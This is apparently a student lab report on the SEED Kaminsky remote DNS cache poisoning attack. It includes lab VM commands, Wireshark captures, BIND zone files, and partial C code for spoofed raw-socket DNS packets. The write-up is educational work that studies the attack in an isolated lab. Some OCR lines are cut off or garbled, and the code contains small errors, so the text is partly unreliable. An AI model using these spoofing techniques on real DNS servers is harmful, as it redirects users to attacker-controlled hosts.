
Remote DNS Attack

Zhen Xia

Task1


In this lab, I set three machines: server(10.0.2.11), attacker(10.0.2.10), user(10.0.2.9).



```
seed@Server(10.0.2.11):~/dns$ sudo rndc flush
seed@Server(10.0.2.11):~/dns$ sudo rndc dumpdb -cache
seed@Server(10.0.2.11):~/dns$ cat /var/cache/bind/dump.db | grep ns.dnslabattack
er
seed@Server(10.0.2.11):~/dns$
```

Figure 1.1


First, I cleared the cache.



```
seed@Attacker(10.0.2.10):~/dns$ sudo ./dns 10.0.2.11 10.0.2.100
```

Figure 1.2

Then, I launched the attack. I didn't use the IP of attacker machine as the source IP so that even when the server found something wrong, why after receiving one DNS request come so many DNS responses, it would not find the where the attack come from.




```
#/bin/bash

sudo rndc dumpdb -cache
cat /var/cache/bind/dump.db | grep ns.dnslabattacker
```

```
seed@Server(10.0.2.11):~/dns$ dns.sh
seed@Server(10.0.2.11):~/dns$ dns.sh
seed@Server(10.0.2.11):~/dns$ dns.sh
seed@Server(10.0.2.11):~/dns$ dns.sh
seed@Server(10.0.2.11):~/dns$ dns.sh
example.com.            172800  NS      ns.dnslabattacker.net.
```

Figure 1.3


About every 30 seconds, I checked the result of the cache and at the fifth checking, the cache had saved the name server "ns.dnslabattacker.net" for "example.com", which meant the attack had been successful.



```
No.  Time                 Source        Destination  Protocol Length Info
  46 2017-04-29 23:40:10.9710.0.2.100   10.0.2.11    DNS          77 Standard query A baaaa
  47 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  48 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  49 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  50 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  51 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  52 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  53 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  54 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  55 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
  56 2017-04-29 23:40:10.97199.43.135.53 10.0.2.11   DNS         128 Standard query respons
```

Figure 1.4

Above is the result from the wireshark opened on server machine(10.0.2.11), when the attack was going on.



```
▶ Frame 47: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits)
▶ Ethernet II, Src: CadmusCo_ec:5e:1d (08:00:27:ec:5e:1d), Dst: CadmusCo_93:d3:ed (08:00:27:93:d3:ed)
▶ Internet Protocol Version 4, Src: 199.43.135.53 (199.43.135.53), Dst: 10.0.2.11 (10.0.2.11)
▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 33333 (33333)
▼ Domain Name System (response)
    Transaction ID: 0x4a94
  ▶ Flags: 0x8400 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▼ Queries
    ▼ baaaa.example.com: type A, class IN
        Name: baaaa.example.com
        Type: A (Host address)
        Class: IN (0x0001)
  ▼ Answers
    ▼ baaaa.example.com: type A, class IN, addr 1.1.1.1
        Name: baaaa.example.com
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 6213 days, 18 hours, 48 minutes, 32 seconds
        Data length: 4
        Addr: 1.1.1.1 (1.1.1.1)
  ▼ Authoritative nameservers
    ▼ example.com: type NS, class IN, ns ns.dnslabattacker.net
        Name: example.com
        Type: NS (Authoritative name server)
        Class: IN (0x0001)
        Time to live: 6213 days, 18 hours, 48 minutes, 32 seconds
        Data length: 23
        Name Server: ns.dnslabattacker.net
```

Figure 1.5

And, above is one of DNS response packets. As we can see, at the authority part, I set the name server of “example.com” be “ns.dnslabattacker.net”. I didn’t set the additional part to give attacker IP address for “ns.dnslabattacker.net” so that any DNS request for asking IP of the name like “***.example.com” will ask the attacker. Because even I give the IP, the server will not save it. The name “ns.dnslabattacker.net” and “example.com” are not in the same domain name zone. Server will ask the IP of the “ns.dnslabattacker.net” by itself.

Explanation:

In this lab, the aim of remote DNS attack is that let DNS server cache the fake name server “ns.dnslabattacker.net” of the target name “www.example.com”. The fake name server is on attacker machine. So, when DNS server wants to ask IP of “www.example.com”, it will ask attacker.

The basic idea of this attack is that if the spoofed DNS response from attacker can go to DNS server earlier than the correct DNS response and then the DNS server will cache the result from earlier coming DNS response.

But here is a big problem that if the attack fails, the DNS server will cache the correct result. The correct result in the cache will not be wiped until it times out. The expired duration may will be several hours or days. So before it times out, any same attack will not succeed.

According the idea of the Kaminsky Attack, we could change query part of DNS request. We could first ask names like “aaaaa.example.com”, except the name “www.example.com” we want to attack. Then, every time we send a DNS request, we launch hundreds of DNS responses, which aims to let DNS server to save fake name server for the “example.com”. If it fails, we could change the name to be “baaaa.example.com” and attack again. In this case, even the attack fails and server cache the correct name server for a long time, we still could launch the attack right away.


And in order to let DNS server acknowledge the spoofed packet. we still have some difficulties to solve.

First, we should know the source port of the DNS request sent by DNS server, which is random. In this lab, we set it to be “33333”. And we should turn off the DNDSEC.

And, we should know the transaction id of the DNS request from server, the only solution is to guess the id. It only has 2^16 space, so it is not difficult.


Then, we should know the IP address of the destination of the DNS response from server. For this, we could set it to be the address of “a.iana-servers.net”, 199.42.135.53. This is last name server the DNS will ask for “www.example.com”.

Task2



```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
seed@Server(10.0.2.11):~$
```


Figure 2.1



```
seed@Server(10.0.2.11):~$ cat /etc/bind/db.attacker
$TTL    604800
@       IN      SOA     localhost. root.localhost. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.dnslabattacker.net.
@       IN      A       10.0.2.10
@       IN      AAAA    ::1
seed@Server(10.0.2.11):~$
```

Figure 2.2

I did above settings so that when DNS server DNS server wanted to ask IP of "ns.dnslabattacker.net", it would get the IP of attacker.




```
seed@Attacker(10.0.2.10):~$ cat /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
```

Figure 2.3




```
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
seed@Attacker(10.0.2.10):~$ cat /etc/bind/example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.com.  IN      A 1.1.1.100
```


Figure 2.4

I did above settings on attacker machine so that when DNS asked IP of "www.example.com", it would ask attacker and attacker would give it back a fake answer "1.1.1.1".



```
seed@Server(10.0.2.11):~$ sudo service bind9 restart
[sudo] password for seed:
 * Stopping domain name service... bind9
waiting for pid 4034 to die
                                                                  [ OK ]
 * Starting domain name service... bind9                          [ OK ]
seed@Server(10.0.2.11):~$ 
```


Figure 2.5



```
seed@Attacker(10.0.2.10):~$ sudo service bind9 restart
[sudo] password for seed:
 * Stopping domain name service... bind9                          [ OK ]
 * Starting domain name service... bind9                          [ OK ]
seed@Attacker(10.0.2.10):~$ 
```

Figure 2.6

I both restarted the DNS server on server machine and attacker machine.



```
seed@User(10.0.2.9):~$ dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32652
;; [illegible]QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259179  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            172766  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.10
ns.dnslabattacker.net.  604800  IN      AAAA    ::1
```

Figure 2.7

And I asked IP of “www.example.com” on user machine, it gave the fake answer “1.1.1.1”.

Explanation:

From task1, I only let the DNS server cache the fake name server and didn’t let it cache the IP of the fake name server. And, because I didn’t own the name server, I have to set the IP of the fake name server inside the server machine. In real attack, I must have to own the name server. So, after this setting, when DNS server want to ask IP of “www.example.com”, it will eventually ask its name server, which means it will ask attacker for the IP address.


And I also need to set the IP “1.1.1.1” for name “www.example.com” on DNS server on attacker machine so that when server wants to ask IP address of “www.example.com” to attacker, attacker could answer it with a fake IP address.

After I did all the configurations, any body asking IP of “www.example.com” will get a fake IP address “1.1.1.1”.

Challenge

●Challenge1

The first challenge is when copying name like "ns.dnslabattacker.net" into the name field of DNS part of DNS packet, we need to change the string form to "\2ns\14dnslabattacker\3net". But, if we write in such way, the "\14" will be regarded as three chars which occupies 12 bytes, which is wrong. We should make "\14" occupy one byte. So I write the code as following:



```
char nsname[23];
sprintf(nsname, "%c%s%c%s%c%s", 0x02, "ns", 0x0e, "dnslabattacker", 0x03, "net");
nsname[23] = '\0'; // printf("nsname: %s\n", nsname);
```


●Challenge2

The method for recursively attacking is to randomly change one of the first five characters of "aaaaa.example.com". But if I am so unlucky that the machine only change the fixed character, even it is random. For example, it is very likely the machine will only change the first character. The way of change is to add one of that character. The when the machine add one for the first character over 26 times. The first character will no be English character. Then the DNS server will not acknowledge that and the attack will fail.

So we can set the seeds more properly for function "rand()". For instance, we can fetch the seed from system file not from time so that the change of the name will be more random. At most, the guessing space will become 26^5.

Code

DNS Request:




```
////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
////////////////////////////////////////////////////////////////////////

dns_req->flags=htons(FLAG_Q); // The flag you need to set
dns_req->QDCOUNT=htons(1); // only 1 query, so the count should be one.

// query string
strcpy(data_req,"\5aaaaa\7example\3com");
int len_req= strlen(data_req)+1;
// this is for convinience to get the struct type write the 4bytes in a more organized way.
struct dataEnd * end_req=(struct dataEnd *)(data_req+len_req);
end_req->type=htons(1);
end_req->class=htons(1);
```

First, set the DNS type to "FLAG_G", which means DNS query. Then, set the query part, query name: "aaaaa.example.com", "A" record, Internet.




```
////////////////////////////////////////////////////////////////////////
// DNS format, relate to the lab, you need to change them, end
////////////////////////////////////////////////////////////////////////

// Source and destination addresses: IP and port
struct sockaddr_in sin_req;
int one_req = 1;
const int *val_req = &one_req;
dns_req->query_id=rand(); // transaction ID for the query packet, use random #

// Create a raw socket with UDP protocol
sd_req = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd_req<0 ) // if socket fails to be created
    printf("socket error\n");

// The source is redundant, may be used later if needed
sin_req.sin_family = AF_INET; // The address family
sin_req.sin_port = htons(53); // Port numbers
sin_req.sin_addr.s_addr = inet_addr(argv[1]); // IP addresses, this is the first argument we
it into the program

// Fabricate the IP header or we can use the standard header structures but assign our own
ies.
ip_req->iph_ihl = 5;
ip_req->iph_ver = 4;
ip_req->iph_tos = 0; // Low delay
unsigned short int packetLength_req =(sizeof(struct ipheader) + sizeof(struct udpheader)
:eof(struct dnsheader)+len_req+sizeof(struct dataEnd)); // length + dataEnd_size ==
_payload_size
ip_req->iph_len=htons(packetLength_req);
ip_req->iph_ident = htons(rand()); // we give a random number for the identification#
ip_req->iph_ttl = 110; // hops
ip_req->iph_protocol = 17; // UDP
ip_req->iph_sourceip = inet_addr(argv[2]); // Source IP address
ip_req->iph_destip = inet_addr(argv[1]); // The destination IP address
```



